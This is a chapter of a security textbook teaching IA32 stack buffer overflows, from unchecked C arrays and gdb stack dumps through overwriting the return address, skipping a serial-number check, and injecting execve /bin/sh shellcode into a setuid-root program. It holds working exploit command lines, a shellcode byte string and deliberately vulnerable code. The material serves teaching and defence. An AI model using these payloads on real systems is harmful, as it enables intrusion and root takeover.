CHAPTER 2

Stack Overflows

Stack-based buffer overflows have historically been one of the most popular and best understood methods of exploiting software. Tens, if not hundreds, of papers have been written on stack overflow techniques on all manner of popular architectures. One of the most frequently referred to, and likely the first public discourse on stack overflows, is Aleph One's "Smashing the Stack for Fun and Profit." Written in 1996 and published in *Phrack* magazine, the paper explained for the first time in a clear and concise manner how buffer overflow vulnerabilities are possible and how they can be exploited. We recommend that you read the paper available at `http://insecure.org/stf/smashstack.html`.

Aleph One did not invent the stack overflow; knowledge and exploitation of stack overflows had been passed around for a decade or longer before "Smashing the Stack" was released. Stack overflows have theoretically been around for at least as long as the C language and exploitation of these vulnerabilities has occurred regularly for well over 25 years. Even though they are likely the best understood and most publicly documented class of vulnerability, stack overflow vulnerabilities remain generally prevalent in software produced today. Check your favorite security news list; it's likely that a stack overflow vulnerability is being reported even as you read this chapter.

Buffers

A *buffer* is defined as a limited, contiguously allocated set of memory. The most common buffer in C is an *array*. The introductory material in this chapter focuses on arrays.

Stack overflows are possible because no inherent bounds-checking exists on buffers in the C or C++ languages. In other words, the C language and its derivatives do not have a built-in function to ensure that data being copied into a buffer will not be larger than the buffer can hold.

Consequently, if the person designing the program has not explicitly coded the program to check for oversized input, it is possible for data to fill a buffer, and if that data is large enough, to continue to write past the end of the buffer. As you will see in this chapter, all sorts of crazy things start happening once you write past the end of a buffer. Take a look at this extremely simple example that illustrates how C has no bounds-checking on buffers. (Remember, you can find this and many other code fragments and programs on *The Shellcoder's Handbook* Web site, `http://www.wiley.com/go/shellcodershandbook`.)

```
#include <stdio.h>
#include <string.h>

int main ()
{
    int array[5] = {1, 2, 3, 4, 5};

    printf("%d\n", array[5] );
}
```

In this example, we have created an array in C. The array, named `array`, is five elements long. We have made a novice C programmer mistake here, in that we forgot that an array of size five begins with element zero, `array[0]`, and ends with element four, `array[4]`. We tried to read what we thought was the fifth element of the array, but we were really reading beyond the array, into the "sixth" element. The `gcc` compiler elicits no errors, but when we run this code, we get unexpected results:

```
shellcoders@debian:~/chapter_2$ cc buffer.c
shellcoders@debian:~/chapter_2$ ./a.out
134513712
```

This example shows how easy it is to read past the end of a buffer; C provides no built-in protection. What about writing past the end of a buffer? This must be possible as well. Let's intentionally try to write way past the buffer and see what happens:

```
int main ()
{
```

```
    int array[5];
    int i;

    for (i = 0; i <= 255; i++ )
    {
       array[i] = 10;
    }
}
```

Again, our compiler gives us no warnings or errors. But, when we execute this program, it crashes:

```
shellcoders@debian:~/chapter_2$ cc buffer2.c
shellcoders@debian:~/chapter_2$ ./a.out
Segmentation fault (core dumped)
```

As you might already know from experience, when a programmer creates a buffer that has the potential to be overflowed and then compiles and runs the code, the program often crashes or does not function as expected. The programmer then goes back through the code, discovers where he or she made a mistake, and fixes the bug. Let's have a peek at the core dump in `gdb`:

```
shellcoders@debian:~/chapter_2$ gdb -q -c core
Program terminated with signal 11, Segmentation fault.
#0  0x0000000a in ?? ()
(gdb)
```

Interestingly, we see that the program was executing address 0x0000000a—or 10 in decimal—when it crashed. More on this later in this chapter.

So, what if user input is copied into a buffer? Or, what if a program expects input from another program that can be emulated by a person, such as a TCP/IP network-aware client?

If the programmer designs code that copies user input into a buffer, it may be possible for a user to intentionally place more input into a buffer than it can hold. This can have a number of different consequences, everything from crashing the program to forcing the program to execute user-supplied instructions. These are the situations we are chiefly concerned with, but before we get to control of execution, we first need to look at how overflowing a buffer stored on the stack works from a memory management perspective.

The Stack

As discussed in Chapter 1, the stack is a LIFO data structure. Much like a stack of plates in a cafeteria, the last element placed on the stack is the first element that must be removed. The boundary of the stack is defined by the extended

stack pointer (ESP) register, which points to the top of the stack. Stack-specific instructions, PUSH and POP, use ESP to know where the stack is in memory. In most architectures, especially IA32, on which this chapter is focused, ESP points to the last address used by the stack. In other implementations, it points to the first free address.

Data is placed onto the stack using the PUSH instruction; it is removed from the stack using the POP instruction. These instructions are highly optimized and efficient at moving data onto and off of the stack. Let's execute two PUSH instructions and see how the stack changes:

```
push 1
push addr var
```

These two instructions will first place the value 1 on the stack, then place the address of variable VAR on top of it. The stack will look like that shown in Figure 2-1.



Figure 2-1: PUSHing values onto the stack

The ESP register will point to the top of the stack, address 643410h. Values are pushed onto the stack in the order of execution, so we have the value 1 pushed on first, and then the address of variable VAR. When a PUSH instruction is executed, ESP is decremented by four, and the dword is written to the new address stored in the ESP register.

Once we have put something on the stack, inevitably, we will want to retrieve it—this is done with the POP instruction. Using the same example, let's retrieve our data and address from the stack:

```
pop eax
pop ebx
```

First, we load the value at the top of the stack (where ESP is pointing) into EAX. Next, we repeat the POP instruction, but copy the data into EBX. The stack now looks like that shown in Figure 2-2.

As you may have already guessed, the POP instruction only changes the value of ESP—it does not write or erase data from the stack. Rather, POP writes

data to the operand, in this case first writing the address of variable VAR to EAX and then writing the value 1 to EBX.



Figure 2-2: POPing values from the stack

Another relevant register to the stack is EBP. The EBP register is usually used to calculate an address relative to another address, sometimes called a *frame pointer*. Although it can be used as a general-purpose register, EBP has historically been used for working with the stack. For example, the following instruction makes use of EBP as an index:

```
mov eax,[ebp+10h]
```

This instruction will move a dword from 16 bytes (10 in hex) down the stack (remember, the stack grows toward lower-numbered addresses) into EAX.

Functions and the Stack

The stack's primary purpose is to make the use of functions more efficient. From a low-level perspective, a function alters the flow of control of a program, so that an instruction or group of instructions can be executed independently from the rest of the program. More important, when a function has completed executing its instructions, it returns control to the original function caller. This concept of functions is most efficiently implemented with the use of the stack.

Take a look at a simple C function and how the stack is used by the function:

```
void function(int a, int b)
{
   int array[5];
}

main()
{
   function(1,2);

   printf("This is where the return address points");
}
```

In this example, instructions in `main` are executed until a function call is encountered. The consecutive execution of the program now needs to be interrupted, and the instructions in `function` need to be executed. The first step is to push the arguments for `function`, `a` and `b`, backward onto the stack. When the arguments are placed onto the stack, the function is called, placing the return address, or `RET`, onto the stack. `RET` is the address stored in the instruction pointer (`EIP`) at the time `function` is called. `RET` is the location at which to continue execution when the function has completed, so the rest of the program can execute. In this example, the address of the `printf("This is where the return address points");` instruction will be pushed onto the stack.

Before any `function` instructions can be executed, the prolog is executed. In essence, the prolog stores some values onto the stack so that the function can execute cleanly. The current value of `EBP` is pushed onto the stack, because the value of `EBP` must be changed in order to reference values on the stack. When the function has completed, we will need this stored value of `EBP` in order to calculate address locations in `main`. Once `EBP` is stored on the stack, we are free to copy the current stack pointer (`ESP`) into `EBP`. Now we can easily reference addresses local to the stack.

The last thing the prolog does is to calculate the address space required for the variables local to `function` and reserve this space on the stack. Subtracting the size of the variables from `ESP` reserves the required space. Finally, the variables local to `function`, in this case simply `array`, are pushed onto the stack. Figure 2-3 represents how the stack looks at this point.



Figure 2-3: Visual representation of the stack after a function has been called

Now you should have a good understanding of how a function works with the stack. Let's get a little more in-depth and look at what is going on from an assembly perspective. Compile our simple C function with the following command:

```
shellcoders@debian:~/chapter_2$ cc -mpreferred-stack-boundary=2 -ggdb
function.c -o function
```

Make sure you use the `-ggdb` switch since we want to compile gdb output for debugging purposes. We also want to use the preferred stack boundary switch, which will set up our stack into dword-size increments. Otherwise, gcc will optimize the stack and make things more difficult than they need to be at this point. Load your results into gdb:

```
shellcoders@debian:~/chapter_2$ gdb function
GNU gdb 6.3-debian
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you
are
welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for
details.
This GDB was configured as "i386-linux"...Using host libthread_db
library "/lib/libthread_db.so.1".

(gdb)
```

First, look at how our function, `function`, is called. Disassemble `main`:

```
(gdb) disas main
Dump of assembler code for function main:
0x0804838c <main+0>:    push   %ebp
0x0804838d <main+1>:    mov    %esp,%ebp
0x0804838f <main+3>:    sub    $0x8,%esp
0x08048392 <main+6>:    movl   $0x2,0x4(%esp)
0x0804839a <main+14>:   movl   $0x1,(%esp)
0x080483a1 <main+21>:   call   0x8048384 <function>
0x080483a6 <main+26>:   movl   $0x8048500,(%esp)
0x080483ad <main+33>:   call   0x80482b0 <_init+56>
0x080483b2 <main+38>:   leave
0x080483b3 <main+39>:   ret
End of assembler dump.
```

At `<main+6>` and `<main+14>`, we see that the values of our two parameters (`0x1` and `0x2`) are pushed backward onto the stack. At `<main+21>`, we see the `call` instruction, which, although it is not expressly shown, pushes `RET` (`EIP`) onto the stack. `call` then transfers flow of execution to `function`, at address `0x8048384`. Now, disassemble `function` and see what happens when control is transferred there:

```
(gdb) disas function
Dump of assembler code for function function:
0x08048384 <function+0>:        push   %ebp
0x08048385 <function+1>:        mov    %esp,%ebp
```

```
0x08048387 <function+3>:        sub    $0x20,%esp
0x0804838a <function+6>:        leave
0x0804838b <function+7>:        ret
End of assembler dump.
```

Since our function does nothing but set up a local variable, `array`, the disassembly output is relatively simple. Essentially, all we have is the function prolog, and the function returning control to `main`. The prolog first stores the current frame pointer, `EBP`, onto the stack. It then copies the current stack pointer into `EBP` at `<function+1>`. Finally, the prolog creates enough space on the stack for our local variable, `array`, at `<function+3>`. "`array`" is 5 * 4 bytes in size (20 bytes), but the stack allocates 0x20 or 30 bytes of stack space for our locals.

Overflowing Buffers on the Stack

You should now have a solid understanding of what happens when a function is called and how it interacts with the stack. In this section, we are going to see what happens when we stuff too much data into a buffer. Once you have developed an understanding of what happens when a buffer is overflowed, we can move into more exciting material, namely exploiting a buffer overflow and taking control of execution.

Let's create a simple function that reads user input into a buffer, and then outputs the user input to stdout:

```
void return_input (void)
{
   char array[30];

   gets (array);
   printf("%s\n", array);
}


main()
{
   return_input();

   return 0;
}
```

This function allows the user to put as many elements into `array` as the user wants. Compile this program, again using the preferred stack boundary switch:

```
shellcoders@debian:~/chapter_2$ cc -mpreferred-stack-boundary=2 -ggdb
overflow.c -o overflow
```

Run the program, and then enter some user input to be fed into the buffer. For the first run, simply enter ten *A* characters:

```
shellcoders@debian:~/chapter_2$ ./overflow
AAAAAAAAAA
AAAAAAAAAA
```

Our simple function returns what was entered, and everything works fine. Now, let's put in 40 characters, which will overflow the buffer and start to write over other things stored on the stack:

```
shellcoders@debian:~/chapter_2$ ./overflow
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD
Segmentation fault (core dumped)
```

We got a `segfault` as expected, but why? Let's take an in-depth look, using GDB.

First, we start GDB:

```
shellcoders@debian:~/chapter_2$ gdb ./overflow
```

Let's take a look at the `return_input()` function. We want to breakpoint the call to `gets()` and the point where it returns:

```
(gdb) disas return_input
Dump of assembler code for function return_input:
0x080483c4 <return_input+0>:    push   %ebp
0x080483c5 <return_input+1>:    mov    %esp,%ebp
0x080483c7 <return_input+3>:    sub    $0x28,%esp
0x080483ca <return_input+6>:    lea    0xffffffe0(%ebp),%eax
0x080483cd <return_input+9>:    mov    %eax,(%esp)
0x080483d0 <return_input+12>:   call   0x80482c4 <_init+40>
0x080483d5 <return_input+17>:   lea    0xffffffe0(%ebp),%eax
0x080483d8 <return_input+20>:   mov    %eax,0x4(%esp)
0x080483dc <return_input+24>:   movl   $0x8048514,(%esp)
0x080483e3 <return_input+31>:   call   0x80482e4 <_init+72>
0x080483e8 <return_input+36>:   leave
0x080483e9 <return_input+37>:   ret
End of assembler dump.
```

We can see the two "call" instructions, for `gets()` and `printf()`. We can also see the "ret" instruction at the end of the function, so let's put breakpoints at the call to `gets()`, and the "ret":

```
(gdb) break *0x080483d0
Breakpoint 1 at 0x80483d0: file overflow.c, line 5.

(gdb) break *0x080483e9
Breakpoint 2 at 0x80483e9: file overflow.c, line 7.
```

Now, let's run the program, up to our first breakpoint:

```
(gdb) run

Breakpoint 1, 0x080483d0 in return_input () at overflow.c:5
gets (array);
```

We're going to take a look at how the stack is laid out, but first, let's take a look at the code for the `main()` function:

```
(gdb) disas main
Dump of assembler code for function main:
0x080483ea <main+0>:    push   %ebp
0x080483eb <main+1>:    mov    %esp,%ebp
0x080483ed <main+3>:    call   0x80483c4 <return_input>
0x080483f2 <main+8>:    mov    $0x0,%eax
0x080483f7 <main+13>:   pop    %ebp
0x080483f8 <main+14>:   ret
End of assembler dump.
```

Note that the instruction after the call to `return_input()` is at address `0x080483f2`. Let's take a look at the stack. Remember, this is the state of the stack before `gets()` has been called in `return_input()`:

```
(gdb) x/20x $esp
0xbffffa98:   0xbffffaa0      0x080482b1      0x40017074      0x40017af0
0xbffffaa8:   0xbffffac8      0x0804841b      0x4014a8c0      0x08048460
0xbffffab8:   0xbffffb24      0x4014a8c0      0xbffffac8      0x080483f2
0xbffffac8:   0xbffffaf8      0x40030e36      0x00000001      0xbffffb24
0xbffffad8:   0xbffffb2c      0x08048300      0x00000000      0x4000bcd0
```

Remember that we're expecting to see the saved `EBP` and the saved return address (`RET`). We've bolded them in the dump above for clarity. You can see that the saved return address is pointing at `0x080483f2`, the address in `main()` after the call to `return_input()`, which is what we'd expect. Now, let's continue the execution of the program and input our 40-character string:

```
(gdb) continue
Continuing.
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDD

Breakpoint 2, 0x080483e9 in return_input () at overflow.c:7

7       }
```

So we've hit our second breakpoint, the "ret" instruction in `return_input()`, just before the function returns. Let's take a look at the stack now:

```
(gdb) x/20x 0xbffffa98
0xbffffa98:   0x08048514      0xbffffaa0      0x41414141      0x41414141
0xbffffaa8:   0x42424141      0x42424242      0x42424242      0x43434343
0xbffffab8:   0x43434343      0x44444343      0x44444444      0x44444444
0xbffffac8:   0xbffffa00      0x40030e36      0x00000001      0xbffffb24
0xbffffad8:   0xbffffb2c      0x08048300      0x00000000      0x4000bcd0
```

Again, we've bolded the saved `EBP` and the saved return address—note that they have both been overwritten with characters from our string—`0x44444444` is the hex equivalent of "DDDD". Let's see what happens when we execute the "ret" instruction:

```
(gdb) x/1i $eip
0x80483e9 <return_input+37>:    ret
(gdb) stepi
0x44444444 in ?? ()
(gdb)
```

Whoops! Suddenly we're executing code at an address that was specified in our string. Take a look at Figure 2-4, which shows how our stack looks after `array` is overflowed.



Figure 2-4: Overflowing array results in overwriting other items on the stack

We filled up array with 32 bytes and then kept on going. We wrote the stored address of `EBP`, which is now a dword containing hexadecimal representation of `DDDD`. More important, we wrote over `RET` with another dword of `DDDD`. When the function exited, it read the value stored in `RET`, which is now `0x44444444`, the hexadecimal equivalent of `DDDD`, and attempted to jump to this address. This address is not a valid address, or is in protected address space, and the program terminated with a segmentation fault.

Controlling EIP

We have now successfully overflowed a buffer, overwritten EBP and RET, and therefore caused our overflowed value to be loaded into EIP. All that this has done is crash the program. While this overflow can be useful in creating a denial of service, the program that you're going to crash should be important enough that someone would care if it were not available. In our case, it's not. So, let's move on to controlling the path of execution, or basically, controlling what gets loaded into EIP, the instruction pointer.

In this section, we will take the previous overflow example and instead of filling the buffer with *D*s, we will fill it with the address of our choosing. The address will be written in the buffer and will overwrite EBP and RET with our new value. When RET is read off the stack and placed into EIP, the instruction at the address will be executed. This is how we will control execution.

First, we need to decide what address to use. Let's have the program call `return_input` instead of returning control to `main`. We need to determine the address to jump to, so we will have to go back to gdb and find out what address calls `return_input`:

```
shellcoders@debian:~/chapter_2$ gdb ./overflow

(gdb) disas main
Dump of assembler code for function main:
0x080483ea <main+0>:    push   %ebp
0x080483eb <main+1>:    mov    %esp,%ebp
0x080483ed <main+3>:    call   0x80483c4 <return_input>
0x080483f2 <main+8>:    mov    $0x0,%eax
0x080483f7 <main+13>:   pop    %ebp
0x080483f8 <main+14>:   ret
End of assembler dump.
```

We see that the address we want to use is `0x080483ed`.

NOTE Don't expect to have exactly the same addresses—make sure you check that you have found the correct address for `return_input`.

Since `0x080483ed` does not translate cleanly into normal ASCII characters, we need to find a method to turn this address into character input. We can then take the output of this program and stuff it into the buffer in overflow. We can use the bash shell's `printf` function for this and pipe the output of `printf` to the overflow program. If we try a shorter string first:

```
shellcoders@debian:~/chapter_2$ printf "AAAAAAAAAABBBBBBBBBCCCCCCCCCC"
| ./overflow
AAAAAAAAAABBBBBBBBBCCCCCCCCCC
shellcoders@debian:~/chapter_2$
```

…there is no overflow, and we get our string echoed once. If we overwrite the saved return address with the address of the call to `return_input()`:

```
shellcoders@debian:~/chapter_2$ printf
"AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDD\xed\x83\x04\x08" | ./overflow

AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDí
AAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDò
```

We note that it returned our string twice. We successfully got the program to execute at the location of our choice. Congratulations, you have successfully exploited your first vulnerability!

An Interesting Diversion

Although most of the rest of this book focuses on executing code of your choice within the target program, sometimes there's no need to do this. It will often be enough for an attacker to simply redirect the path of execution to a different part of the target program, as we saw in the previous example—they might not necessarily want a "socket-stealing" root shell if all they're after is elevated privileges in the target program. A great many defensive mechanisms focus on preventing the execution of "arbitrary" code. Many of these defenses (for example, N^X, Windows DEP) are rendered useless if attackers can simply reuse part of the target program to achieve their objective.

Let's imagine a program that requires that a serial number to be entered before it can be used. Imagine that this program has a stack overflow when the user enters an overly long serial number. We could create a "serial number" that would always be valid by making the program jump to the "valid" section of code after a correct serial number has been entered. This "exploit" follows exactly the technique in the previous section, but illustrates that in some real-world situations (particularly authentication) simply jumping to an address of the attacker's choice might be enough.

Here is the program:

```
// serial.c

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int valid_serial( char *psz )
{
   size_t len = strlen( psz );
   unsigned total = 0;
   size_t i;
```

```
   if( len < 10 )
      return 0;

   for( i = 0; i < len; i++ )
   {
      if(( psz[i] < '0' ) || ( psz[i] > 'z' ))
         return 0;

      total += psz[i];
   }

   if( total % 853 == 83 )
      return 1;

   return 0;
}

int validate_serial()
{
   char serial[ 24 ];

   fscanf( stdin, "%s", serial );

   if( valid_serial( serial ))
      return 1;
   else
      return 0;
}

int do_valid_stuff()
{
   printf("The serial number is valid!\n");
   // do serial-restricted, valid stuff here.
   exit( 0 );
}

int do_invalid_stuff()
{
   printf("Invalid serial number!\nExiting\n");
   exit( 1 );
}

int main( int argc, char *argv[] )
{
   if( validate_serial() )
      do_valid_stuff(); // 0x0804863c
   else
           do_invalid_stuff();

   return 0;
}
```

If we compile and link the program and run it, we can see that it accepts serial numbers as input and (if the serial number is over 24 characters in length) overflows in a similar way to the previous program.

If we start `gdb`, we can work out where the "serial is valid" code is:

```
shellcoders@debian:~/chapter_2$ gdb ./serial
 (gdb) disas main
Dump of assembler code for function main:
0x0804857a <main+0>:    push   %ebp
0x0804857b <main+1>:    mov    %esp,%ebp
0x0804857d <main+3>:    sub    $0x8,%esp
0x08048580 <main+6>:    and    $0xfffffff0,%esp
0x08048583 <main+9>:    mov    $0x0,%eax
0x08048588 <main+14>:   sub    %eax,%esp
0x0804858a <main+16>:   call   0x80484f8 <validate_serial>
0x0804858f <main+21>:   test   %eax,%eax
0x08048591 <main+23>:   je     0x804859a <main+32>
0x08048593 <main+25>:   call   0x804853e <do_valid_stuff>
0x08048598 <main+30>:   jmp    0x804859f <main+37>
0x0804859a <main+32>:   call   0x804855c <do_invalid_stuff>
0x0804859f <main+37>:   mov    $0x0,%eax
0x080485a4 <main+42>:   leave
0x080485a5 <main+43>:   ret
```

From this we can see the call to `validate_serial` and the subsequent test, and call of `do_valid_stuff` or `do_invalid_stuff`. If we overflow the buffer and set the saved return address to 0x08048593, we will be able to bypass the serial number check.

To do this, use the `printf` feature of bash again (remember that the order of the bytes is reversed because IA32 machines are little-endian). When we then run `serial` with our specially chosen serial number as input, we get:

```
shellcoders@debian:~/chapter_2$ printf
"AAAAAAAAAABBBBBBBBBBCCCCCCCCCAAAABBBBCCCCDDDD\x93\x85\x04\x08" |
./serial
The serial number is valid!
```

Incidentally, the serial number "HHHHHHHHHHHHH" (13 Hs) would also work (but this way was much more fun).

Using an Exploit to Get Root Privileges

Now it is time to do something useful with the vulnerability you exploited earlier. Forcing `overflow.c` to ask for input twice instead of once is a neat trick, but hardly something you would want to tell your friends about—"Hey, guess what, I caused a 15-line C program to ask for input *twice*!" No, we want you to be cooler than that.

This type of overflow is commonly used to gain root (`uid 0`) privileges. We can do this by attacking a process that is running as root. You force it to `execve` a shell that inherits its permissions. If the process is running as root, you will have a root shell. This type of local overflow is increasingly popular because more and more programs do not run as root—after they are exploited, you must often use a second exploit to get root-level access.

Spawning a root shell is not the only thing we can do when exploiting a vulnerable program. Many subsequent chapters in this book cover exploitation methods other than root shell spawning. Suffice it to say, a root shell is still one of the most common exploitations and the easiest to understand.

Be careful, though. The code to spawn a root shell makes use of the `execve` system call. What follows is a C program for spawning a shell:

```
// shell.c
int main(){
  char *name[2];

  name[0] = "/bin/sh";
  name[1] = 0x0;
  execve(name[0], name, 0x0);
  exit(0);
}
```

If we compile this code and run it, we can see that it will spawn a shell for us.

```
[jack@0day local]$ gcc shell.c -o shell
[jack@0day local]$ ./shell
sh-2.05b#
```

You might be thinking, this is great, but how do I inject C source code into a vulnerable input area? Can we just type it in like we did previously with the *A* characters? The answer is no. Injecting C source code is much more difficult than that. We will have to inject actual machine instructions, or *opcodes*, into the vulnerable input area. To do so, we must convert our shell-spawning code to assembly, and then extract the opcodes from our human-readable assembly. We will then have what is termed *shellcode*, or the opcodes that can be injected into a vulnerable input area and executed. This is a long and involved process, and we have dedicated several chapters in this book to it.

We won't go into great detail about how the shellcode is created from the C code; it is quite an involved process and explained completely in Chapter 3.

Let's take a look at the shellcode representation of the shell-spawning C code we previously ran:

```
"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
"\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
"\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";
```

Let's test it to make sure it does the same thing as the C code. Compile the following code, which should allow us to execute the shellcode:

```
// shellcode.c
char shellcode[] =
        "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
 "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
        "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";


int main()
{

  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)shellcode;
}
```

Now run the program:

```
[jack@0day local]$ gcc shellcode.c -o shellcode
[jack@0day local]$ ./shellcode
sh-2.05b#
```

Ok, great, we have the shell-spawning shellcode that we can inject into a vulnerable buffer. That was the easy part. In order for our shellcode to be executed, we must gain control of execution. We will use a strategy similar to that in the previous example, where we forced an application to ask for input a second time. We will overwrite `RET` with the address of our choosing, causing the address we supplied to be loaded into `EIP` and subsequently executed. What address will we use to overwrite `RET`? Well, we will overwrite it with the address of the first instruction in our injected shellcode. In this way, when `RET` is popped off the stack and loaded into `EIP`, the first instruction that is executed is the first instruction of our shellcode.

While this whole process may seem simple, it is actually quite difficult to execute in real life. This is the place in which most people learning to hack for the first time get frustrated and give up. We will go over some of the major problems and hopefully keep you from getting frustrated along the way.

The Address Problem

One of the most difficult tasks you face when trying to execute user-supplied shellcode is identifying the starting address of your shellcode. Over the years, many different methods have been contrived to solve this problem. We will cover the most popular method that was pioneered in the paper, "Smashing the Stack."

One way to discover the address of our shellcode is to guess where the shellcode is in memory. We can make a pretty educated guess, because we know that for every program, the stack begins with the same address. (Most recent operating systems vary the address of the stack deliberately to make this kind of attack harder. In most versions of Linux this is an optional kernel patch.) If we know what this address is, we can attempt to guess how far from this starting address our shellcode is.

It is fairly easy to write a simple program to tell us the location of the stack pointer (`ESP`). Once we know the address of `ESP`, we simply need to guess the distance, or *offset*, from this address. The offset will be the first instruction in our shellcode.

First, we find the address of `ESP`:

```
// find_start.c
unsigned long find_start(void)
{
  __asm__("movl %esp, %eax");
}

int main()
{
   printf("0x%x\n",find_start());
}
```

If we compile this and run this a few times, we get:

```
shellcoders@debian:~/chapter_2$ ./find_start
0xbffffad8
shellcoders@debian:~/chapter_2$ ./find_start
0xbffffad8
shellcoders@debian:~/chapter_2$ ./find_start
0xbffffad8
shellcoders@debian:~/chapter_2$ ./find_start
0xbffffad8
```

Now, this was running on Debian 3.1r4, so you may get different results. Specifically, if you notice that the address the program prints out is different each time, it probably means you're running a distribution with the grsecurity patch, or something similar. If that's the case, it's going to make the following examples difficult to reproduce on your machine, but Chapter 14 explains how to get around this kind of randomization. In the meantime, we'll assume you're running a distribution that has a consistent stack pointer address.

Now we create a little program to exploit:

```
// victim.c
int main(int argc,char *argv[])
{
```

```
    char little_array[512];

    if (argc > 1)
       strcpy(little_array,argv[1]);
}
```

This simple program takes command-line input and puts it into an array with no bounds-checking. In order to get root privileges, we must set this program to be owned by `root`, and turn the `suid` bit on. Now, when you log in as a regular user (not `root`) and exploit the program, you should end up with root access:

```
[jack@0day local]$ sudo chown root victim
[jack@0day local]$ sudo chmod +s victim
```

So, we have our "victim" program. We can put that shellcode into the command-line argument to the program using the `printf` command in bash again. So we'll pass a command-line argument that looks like this:

```
./victim <our shellcode><some padding><our choice of saved return
address>
```

The first thing we need to do is work out the offset in the command-line string that overwrites the saved return address. In this case we know it'll be at least 512, but generally you'd just try various lengths of string until you get the right one.

A quick note about bash and command substitution—we can pass the output of `printf` as a command-line parameter by putting a $ in front of it and enclosing it in parentheses, like this:

```
./victim $(printf "foo")
```

We can make `printf` output a long string of zeros like this:

```
shellcoders@debian:~/chapter_2$ printf "%020x"
00000000000000000000
```

We can use this to easily guess the offset of the saved return address in the vulnerable program:

```
shellcoders@debian:~/chapter_2$ ./victim $(printf "%0512x" 0)
shellcoders@debian:~/chapter_2$ ./victim $(printf "%0516x" 0)
shellcoders@debian:~/chapter_2$ ./victim $(printf "%0520x" 0)
shellcoders@debian:~/chapter_2$ ./victim $(printf "%0524x" 0)
Segmentation fault
shellcoders@debian:~/chapter_2$ ./victim $(printf "%0528x" 0)
Segmentation fault
```

So from the lengths that we start getting segmentation faults at we can tell that the saved return address is probably somewhere around 524 or 528 bytes into our command-line argument.

We have the shellcode we want to get the program to run, and we know roughly where our saved return address will be at, so let's give it a go.

Our shellcode is 40 bytes. We then have 480 or 484 bytes of padding, then our saved return address. We think our saved return address should be somewhere slightly less than 0xbffffad8. Let's try and work out where the saved return address is. Our command line looks like this:

```
shellcoders@debian:~/chapter_2$ ./victim $(printf
"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0
b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x6
9\x6e\x2f\x73\x68%0480x\xd8\xfa\xff\xbf")
```

So note the shellcode is at the start of our string, it's followed by %0480x and then the four bytes representing our saved return address. If we hit the right address, this should start "executing" the stack.

When we run the command line, we get:

```
Segmentation fault
```

So let's try changing the padding to 484 bytes:

```
shellcoders@debian:~/chapter_2$ ./victim $(printf
"\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0
b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x6
9\x6e\x2f\x73\x68%0484x\xd8\xfa\xff\xbf")
Illegal instruction
```

